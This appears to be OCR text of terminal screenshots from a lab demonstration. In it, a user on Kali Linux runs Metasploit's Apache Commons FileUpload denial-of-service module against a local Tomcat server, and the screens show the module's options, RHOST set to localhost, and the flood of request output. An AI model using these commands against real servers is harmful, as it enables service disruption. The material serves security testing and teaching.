
```
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console...\
|# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.1-2015031001 [core:4.11.1.pre.2015031001 api:1.0.0]]
+ -- --=[ 1412 exploits - 802 auxiliary - 229 post        ]
+ -- --=[ 361 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/dos/http/apache_commons_fileupload_dos
msf auxiliary(apache_commons_fileupload_dos) >
```


root@kali: ~
File Edit View Search Terminal Help
KALI LI
"the quieter you become, the more yo


```
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.1-2015031001 [core:4.11.1.pre.2015031001 api:1.0.0]]
+ -- --=[ 1412 exploits - 802 auxiliary - 229 post        ]
+ -- --=[ 361 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/dos/http/apache_commons_fileupload_dos
msf auxiliary(apache_commons_fileupload_dos) > show actions

Auxiliary actions:

   Name  Description
   ----  -----------


msf auxiliary(apache_commons_fileupload_dos) > show options

Module options (auxiliary/dos/http/apache_commons_fileupload_dos):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                       yes       The target address
   RLIMIT     50               yes       Number of requests to send
   RPORT      8080             yes       The target port
   TARGETURI  /                yes       The request URI
   VHOST                       no        HTTP server virtual host

msf auxiliary(apache_commons_fileupload_dos) > 
```


root@kali: ~
File Edit View Search Terminal Help
"the quieter you become, the more yo


```
    \   ,__,
     \  (oo)____
        (__)    )\
           ||--|| *

Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.1-2015031001 [core:4.11.1.pre.2015031001 api:1.0.0]]
+ -- --=[ 1412 exploits - 802 auxiliary - 229 post        ]
+ -- --=[ 361 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/dos/http/apache_commons_fileupload_dos
msf auxiliary(apache_commons_fileupload_dos) > show actions

Auxiliary actions:

   Name  Description
   ----  -----------


msf auxiliary(apache_commons_fileupload_dos) > show options

Module options (auxiliary/dos/http/apache_commons_fileupload_dos):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                       yes       The target address
   RLIMIT     50               yes       Number of requests to send
   RPORT      8080             yes       The target port
   TARGETURI  /                yes       The request URI
   VHOST                       no        HTTP server virtual host

msf auxiliary(apache_commons_fileupload_dos) > set RHOST localhost
RHOST => localhost
msf auxiliary(apache_commons_fileupload_dos) >
```



```
top - 17:31:22 up  8:14,  6 users,  load average: 0.93, 1.75, 20.03
Tasks: 134 total,   1 running, 133 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0.3 us,  0.0 sy,  0.0 ni, 99.0 id,  0.7 wa,  0.0 hi,  0.0 si,  0.0 st
KiB Mem:   2058328 total,  1852368 used,   205960 free,    65340 buffers
KiB Swap:  1324028 total,     4316 used,  1319712 free,   557336 cached

  PID USER      PR  NI  VIRT  RES  SHR S  %CPU %MEM    TIME+  COMMAND
 2462 root      20   0  306m 166m  13m S   0.3  8.3   0:52.34 Xorg
 3215 root      20   0  246m  35m  18m S   0.3  1.7   0:29.66 gnome-terminal
 8940 root      20   0 2023m 342m  16m S   0.3 17.1   0:38.40 java
    1 root      20   0 10664 1528 1496 S   0.0  0.1   0:00.80 init
    2 root      20   0     0    0    0 S   0.0  0.0   0:00.00 kthreadd
    3 root      20   0     0    0    0 S   0.0  0.0   0:00.58 ksoftirqd/0
    5 root       0 -20     0    0    0 S   0.0  0.0   0:00.00 kworker/0:0H
    7 root      20   0     0    0    0 S   0.0  0.0   0:03.37 rcu_sched
    8 root      20   0     0    0    0 S   0.0  0.0   0:00.00 rcu_bh
    9 root      rt   0     0    0    0 S   0.0  0.0   0:00.00 migration/0
   10 root      rt   0     0    0    0 S   0.0  0.0   0:00.35 watchdog/0
   11 root       0 -20     0    0    0 S   0.0  0.0   0:00.00 khelper
   12 root      20   0     0    0    0 S   0.0  0.0   0:00.00 kdevtmpfs
   13 root       0 -20     0    0    0 S   0.0  0.0   0:00.00 netns
```



```
[*] Sending request 1 to localhost:8080
[-] localhost:8080 - Unable to connect: 'The connection was refused by the remote host (localhost:8080).'
[*] Auxiliary module execution completed
msf auxiliary(apache_commons_fileupload_dos) > run

[*] Sending request 1 to localhost:8080
[*] Sending request 2 to localhost:8080
[*] Sending request 3 to localhost:8080
[*] Sending request 4 to localhost:8080
[*] Sending request 5 to localhost:8080
[*] Sending request 6 to localhost:8080
[*] Sending request 7 to localhost:8080
[*] Sending request 8 to localhost:8080
[*] Sending request 9 to localhost:8080
[*] Sending request 10 to localhost:8080
[*] Sending request 11 to localhost:8080
[*] Sending request 12 to localhost:8080
[*] Sending request 13 to localhost:8080
[*] Sending request 14 to localhost:8080
[*] Sending request 15 to localhost:8080
[*] Sending request 16 to localhost:8080
[*] Sending request 17 to localhost:8080
[*] Sending request 18 to localhost:8080
[*] Sending request 19 to localhost:8080
[*] Sending request 20 to localhost:8080
[*] Sending request 21 to localhost:8080
[*] Sending request 22 to localhost:8080
[*] Sending request 23 to localhost:8080
[*] Sending request 24 to localhost:8080
[*] Sending request 25 to localhost:8080
[*] Sending request 26 to localhost:8080
[*] Sending request 27 to localhost:8080
[*] Sending request 28 to localhost:8080
[*] Sending request 29 to localhost:8080
[*] Sending request 30 to localhost:8080
[*] Sending request 31 to localhost:8080
[*] Sending request 32 to localhost:8080
```


root@kali: ~/devl/apache-tomcat-8.0.1/bin
File Edit View Search Terminal Help

